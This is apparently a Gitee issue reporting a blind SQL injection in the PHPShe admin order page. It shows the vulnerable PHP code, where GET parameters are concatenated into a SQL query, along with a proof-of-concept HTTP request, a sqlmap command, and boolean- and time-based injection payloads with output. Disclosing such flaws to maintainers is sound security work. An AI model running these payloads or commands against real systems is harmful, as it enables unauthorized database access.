
Gitee Pages PHPDoc Quality Analysis Jenkins for Gitee Baidu Efficiency Cloud Tencent CloudBase Tencent Cloud Serverless 悬镜安全

Don't show this again


I found a blind SQL injection in the background

Backlog #IQ8S8 si1ence Opened this issue 2018-12-26 14


1.admin index.php



2.vulnerability point



3.code




order.php

```
		$seo = pe_seo($menutitle='打印发货单', '', '', 'admin');
		include(pe_tpl('order_print_product.html'));
	break;
	//#####################// 打印快递单 //#####################//
	case 'print_express':
		$order_id = pe_dbhold($_g_id);
		$express_id = intval($_g_express_id);
		$order = $db->pe_select('order', array('order_id'=>$order_id));

		$express_list = $db->pe_selectall('express', array('order by'=>'`express_order` asc, `express_id` desc'));
		!$express_id && $express_id = $express_list[0]['express_id'];
		$info = $db->pe_select('express', array('express_id'=>$express_id));
		$tag_list = $info['express_tag'] ? unserialize($info['express_tag']) : array();

		$seo = pe_seo($menutitle='打印快递单', '', '', 'admin');
		include(pe_tpl('order_print_express.html'));
	break;
	//#####################// 订单列表 //#####################//
	default:
		$_g_state && $sql_where .= " and `order_state` = '{$_g_state}'";
		$_g_id && $sql_where .= " and `order_id` = '{$_g_id}'";
		$_g_pintuan_id && $sql_where .= " and `pintuan_id` = '{$_g_pintuan_id}'";
		$_g_user_id && $sql_where .= " and `user_id` = '{$_g_user_id}'";
		$_g_user_tname && $sql_where .= " and `user_tname` = '{$_g_user_tname}'";
		$_g_user_phone && $sql_where .= " and `user_phone` = '{$_g_user_phone}'";
		$_g_user_name && $sql_where .= " and `user_name` = '{$_g_user_name}'";
		$_g_date1 && $sql_where .= " and `order_atime` >= '".strtotime($_g_date1)."'";
		$_g_date2 && $sql_where .= " and `order_atime` < '".(strtotime($_g_date2) + 86400)."'";
		if ($_g_state == 'wsend' or $_g_state == 'wtuan') {
			$sql_where .= " order by `order_ptime` desc";
		}
		elseif ($_g_state == 'wget') {
			$sql_where .= " order by `order_stime` desc";
		}
		elseif (in_array($_g_state, array('success', 'close'))) {
			$sql_where .= " order by `order_ftime` desc";
		}
		else {
			$sql_where .= " order by `order_id` desc";
		}
		if ($act == 'excel_out') {
			$info_list = $db->pe_selectall('order', $sql_where);
			foreach ($info_list as $k => $v) {
				$info_list[$k]['product_list'] = $db->pe_selectall('orderdata', array('order_id'=>$v['order_id']));
			}
```

4.capture the cap



Request

Raw Params Headers Hex

```
GET
/phpshe/admin.php?mod=order&state=&id=1&user_tname=1&user_phone=1&date1=2018-12-26&dat
e2= HTTP/1.1
Host: 192.3.221.177
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Response

Raw

Status

Backlog

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull request will close this issue.

Branches

No related branch

Planed to start - Planed to end

Unscheduled - Unscheduled

Top level


Not Top

Priority

Not specified


参与者（1）

S



```
Connection: close
```

5.sql injection test



```
[*] starting at 14:04:46

[14:04:46] [INFO] parsing HTTP request from 'C:\Users\Ad
t'
[14:04:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from sto
---
Parameter: user_phone (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVI
 clause
    Payload: mod=order&state=&id=1&user_tname=1&user_pho
E WHEN (4784=4784) THEN 1 ELSE 0x28 END))-- EfBd&date1=2018-12-26&date2=

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: mod=order&state=&id=1&user_tname=1&user_phone=1' AND (SELECT * FROM
 (SELECT(SLEEP(5)))hxbT)-- YEPD&date1=2018-12-26&date2=
---
[14:04:46] [INFO] testing MySQL
[14:04:46] [INFO] confirming MySQL
[14:04:46] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.25
back-end DBMS: MySQL >= 5.0.0
[14:04:46] [INFO] fetching current user
[14:04:46] [WARNING] running in a single-thread mode. Please consider usage of o
ption '--threads' for faster data retrieval
[14:04:46] [INFO] retrieved:
[14:04:46] [WARNING] reflective value(s) found and filtering out
root@localhost
current user:    'root@localhost'
[14:04:50] [INFO] fetched data logged to text files under 'C:\Users\Administrato
r\.sqlmap\output\192.3.221.177'
```

poc:

```
GET /phpshe/admin.php?mod=order&state=&id=1&user_tname=1&user_phone=1&date1=2018-12-26&date2= HTTP/1.1
Host: 192.3.221.177
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.3.221.177/phpshe/admin.php?mod=order
Cookie: deviceid=1545098043964; PHPSESSID=d7860vsq3q03c2pvmvc798tt64
Connection: close
```

sqlmap command:

```
Python sqlmap.py -r 1.txt --level=3 --risk=2 --dbms=mysql --batch -p "user_phone"
```

injection type:

```
---
Parameter: user_phone (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY
 clause
    Payload: mod=order&state=&id=1&user_tname=1&user_phone=1' RLIKE (SELECT (CAS
E WHEN (4784=4784) THEN 1 ELSE 0x28 END))-- EfBd&date1=2018-12-26&date2=


    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: mod=order&state=&id=1&user_tname=1&user_phone=1' AND (SELECT * FROM
 (SELECT(SLEEP(5)))hxbT)-- YEPD&date1=2018-12-26&date2=
---
```

S si1ence created **task** 4 years ago

Sign in to comment

Gitee 已支持 CLA 协议签署

✍️第一方功能集成，签署流程更高效
📃内置可自定义的协议模板
⚖️让开源贡献也能有据可依

View Details